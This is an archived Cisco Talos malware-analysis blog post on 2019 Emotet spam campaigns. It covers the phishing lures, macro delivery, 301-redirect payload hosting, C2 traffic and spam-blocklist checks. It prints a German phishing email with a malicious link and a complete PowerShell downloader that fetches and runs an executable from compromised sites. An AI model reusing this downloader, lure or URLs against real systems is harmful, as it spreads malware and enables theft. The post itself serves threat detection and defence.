Emotet re-emerges after the holidays

By Edmund Brumaghin

Published: 2019-01-15 · Archived: 2026-04-05 17:25:39 UTC

Tuesday, January 15, 2019 16:14

While Emotet has been around for many years and is one of the most well-known pieces of malware in the wild, that doesn't mean attackers don't try to freshen it up. Cisco Talos recently discovered several new campaigns distributing the infamous banking trojan via email. These new campaigns have been observed following a period of relatively low Emotet distribution activity, corresponding with the observance of Orthodox Christmas in certain geographic regions. These new malicious efforts involve sending victims malicious Microsoft Word attachments with embedded macros that download Emotet.

This latest strain has also gained the ability to check if the infected IP where the malicious email is being sent from is already blocklisted on a spam list. This could allow attackers to deliver more emails to users' inboxes without any pushback from spam filters.

Emotet Overview


Emotet is one of the most widely distributed and actively developed malware families on the crimeware landscape today. It is a highly modular threat with a variety of payloads being delivered. Emotet began purely as a banking trojan, but over the years, has continued to evolve and more recently, has been associated with some larger-scale targeted Ryuk ransomware infections. The primary infection vector remains malicious emails sent as part of widespread spam campaigns. Emotet is commonly delivered via both macro-laden office documents, as well as URL-based spam messages that lead to an eventual infection. These campaigns change and evolve

daily, and the supporting infrastructure also changes on a near constant basis. It's not uncommon to see Emotet reuse of some of the command and control (C2) servers over more extended periods.


The goal of Emotet, as is the case with crimeware-based threats, is monetary. Attackers use Emotet to deliver modular payloads it can use to monetize infections. Those payloads can include threats like banking trojans, stealers, self-propagation, email harvesters and ransomware. The modules the attackers deploy are likely chosen based on the way they can best monetize infected systems and the environments in which those systems reside.

Current Campaign Details

There are multiple active campaigns currently delivering Emotet. These campaigns are occurring in two different varieties. The first is a simple email with a Word document attached. An example of one of these emails is shown below.



One thing that Emotet typically does reasonably well is mutating the subject lines so that a large number of emails with identical subject lines are rarely seen during distribution. These campaigns are no exception — we have seen various subject lines focusing primarily around invoices and package deliveries. The emails also use different languages. Below you can see an example of one of the German language campaigns that are ongoing. This example also shows the second type of campaign, leveraging a direct URL download instead of Office documents with macros that fetch the malware.



วราภรณ์ เปล่งพานิช Yesterday at 11:13 PM

Re: AW: SEPA Lastschriftmandat

To:

Guten Tag ,

ab dem 15.01.2019 ändert sich mein Bankkonto aufgrund einer neuen Bankinstitution.
Daher bitte ich Sie den Betrag von 2.992,41 ab dem 15.01.2019 von folgendemKonto abzubuchen.

http://www.lassmeder-service.com/BYTVPDJGYA8152756/Bestellungen/RECH

วราภรณ์ เปล่งพานิช
DKB Deutsche Kreditbank Ag
IBAN: DE99 4550 3473 9333 4930 28
BIC: BYLADEM1001

Mit freundlichen Grüßen
วราภรณ์ เปล่งพานิช

-----Ursprüngliche Nachricht-----

Von: "" <
Gesendet: Freitag, 11.Januar 2019 um 08:13
An: "วราภรณ์ เปล่งพานิช" <
Betreff: Re: วราภรณ์ เปล่งพานิช Rechnung .....

Once a user opens the email message and opens the attachment or clicks the link, malware is downloaded to the system using either code embedded in the attachment or directly from the website in the case of URL-based emails.

Malicious code embedded in the malicious attachment functions as a downloader for the Emotet malware. When this code is executed, PowerShell is invoked, which reaches out to the Emotet malware distribution server, downloads the malicious payload, and executes it, thus infecting the system.

```
powershell  $Californiara='MoviesOutdoorssp';$methodologyjj=new-object Net.
WebClient;$PersonalLoanAccountha='http://www.unitepro.mx/PyZTGc_yPRX0x_ik0aFT@http://www.nkalitin.
ru/3ghp_FE5B5_77azu@http://www.jessie-equitation.fr/H4Nn9_X736_ajROTy@http://www.lidstroy.
ru/adfdl_tnvFDCC@http://www.kartonaza-hudetz.hr/LERDIp_zNxmr_9A26'.Split('@')
;$depositpd='Bedfordshirewj';$Incredibleqm =
'509';$brandbu='Liaisonjj';$ToolsIndustrialBooksit=$env:public+'\'+$Incredibleqm+'.exe';foreach(
$hapticom in $PersonalLoanAccountha){try{$methodologyjj.DownloadFile($hapticom, $ToolsIndustrialBooksit)
;$SwissFranczh='bluetoothio';If ((Get-Item $ToolsIndustrialBooksit).length -ge 80000) {Invoke-Item
$ToolsIndustrialBooksit;$supplychainsoh='compressinghz';break;}}catch{}}$Forwardji='indexingjd';
```

In the screenshot above, you can see that the script is configured with multiple URLs that can be used to download the PE32 executable associated with Emotet. This provides resiliency, as the downloader can iterate through the list in the case that some of the URLs are no longer available due to takedown or compromised site cleanup.

The malware is overwhelmingly hosted on compromised websites. These sites are then leveraged as random hosting locations for the campaigns to leverage. One unusual thing we have observed recently is the use of HTTP 301 redirects. The initial URL is requested with a connection keep-alive in the header. This initial HTTP request is met with a 301 pointing back to the same URL. This second request results in the malware being delivered and the


header no longer includes the keep-alive. The reason for the 301 redirection and second request are currently unknown since browsing directly to the URL results in the malware being returned. Below is an example of the behavior.

```
GET /2Oc8ggZ_5h26fUU_fPrgc HTTP/1.1
Host: www.araucarya.com
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Set-Cookie: mailplanBAK=R2555569905; path=/; expires=Tue, 15-Jan-2019 04:37:35 GMT
Date: Tue, 15 Jan 2019 03:32:23 GMT
Content-Type: text/html; charset=iso-8859-1
Content-Length: 255
Set-Cookie: mailplan=R243496270; path=/; expires=Tue, 15-Jan-2019 04:49:47 GMT
Server: Apache
Location: http://www.araucarya.com/2Oc8ggZ_5h26fUU_fPrgc/
X-IPLB-Instance: 17302

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://www.araucarya.com/2Oc8ggZ_5h26fUU_fPrgc/">here</a>.</p>
</body></html>
GET /2Oc8ggZ_5h26fUU_fPrgc/ HTTP/1.1
Host: www.araucarya.com

HTTP/1.1 200 OK
Set-Cookie: mailplanBAK=R2555567727; path=/; expires=Tue, 15-Jan-2019 04:39:41 GMT
Date: Tue, 15 Jan 2019 03:32:23 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Set-Cookie: mailplan=R243496270; path=/; expires=Tue, 15-Jan-2019 04:44:09 GMT
Server: Apache
X-Powered-By: PHP/5.3
Expires: Tue, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, max-age=0, post-check=0, pre-check=0
Pragma: no-cache
Content-Disposition: attachment; filename="KZNBQqN_hUqY.exe"
Content-Transfer-Encoding: binary
Last-Modified: Tue, 15 Jan 2019 03:32:23 GMT
X-IPLB-Instance: 17302

MZ.....................@.....................................  .!..L.!This program cannot be run in DOS mode.
```

After initial installation, the C2 capabilities begin. Emotet connects to C2 servers on various ports including, but not limited to: 20, 80, 443, 7080, 8443, and 50000. Typically, this all occurs using HTTP traffic to hard-coded IP addresses similar to what is shown below:

```
GET / HTTP/1.1
Cookie: 42246=brnMC7Ldv+Qpb2Y0y7l1FoDg2lZunWQhz0OH/UUmfNJyjmEB5x0//fWu5a83N5DHItGx8mPAfqA/
CsFPo4dTlwUELrDM8QVnVocKhpsDnaytEy65V9FgwAzsjXWT8brneTYW9lYRti4LwHmml+gXAx/OQZVJm07g4NFc7fMTYCLN0FngN6DuP9Q9ZKa
+HU4m0Yf1SgIVqzf2Xeyy8SGkQ1CI+ur583JXkqlYKpAqcGo678//udxZ50W8f6/gjbodr7DKh4OWwVEeeCJ8GxVy1FKz7Jiyo4+UVcQtxQMby3sitfI2fHhDd/
Gix8rkfF33HyuRI+Rv4GE5qqevOCcJNy3axfLSmRV8MoYA2Fc8GFce6h4DDTJqYeuGtiEa9cIYQhkQ5eG8HbP9/I0o5lNvmcjLJUw=
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729;
.NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; .NET CLR 1.1.4322)
Host: 187.207.58.148:20
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 15 Jan 2019 13:24:49 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 108884
Connection: keep-alive
```

The above example demonstrates HTTP running on port 20 to one of those hard-coded IP addresses. There have been some more recent behavior changes, specifically around the spamming module of Emotet. Talos has observed recent runs of Emotet checking if the compromised system's IP address is currently found on many spam-related blocklists including those hosted by SpamCop, Spamhaus, and SORBS, among others. Below is a snippet from a ThreatGrid report that demonstrates the email blocklist queries.



This is just the latest in a long line of near-constant improvements made to Emotet. It is still under constant development with new features being tested and rolled out on a continual basis. This development is one of the reasons why we see it being distributed so widely.

Conclusion

These modular malware families like Emotet are going to continue to increase in popularity as time goes on. Monetization is the name of the game when it comes to crimeware and having a malware family that can deliver multiple, disparate payloads are going to be increasingly attractive for those looking for nefarious monetary gain. As shown by the recent blocklist checking for the spamming module, Emotet is looking to maximize that financial gain whenever possible, and at the same time, minimize payloads that will have little return on investment. It's these types of changes that will continue to keep Emotet near the top of the crimeware landscape.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Indicators of Compromise

A list of Indicators of Compromise (IOCs) associated with these campaigns can be obtained **here**.
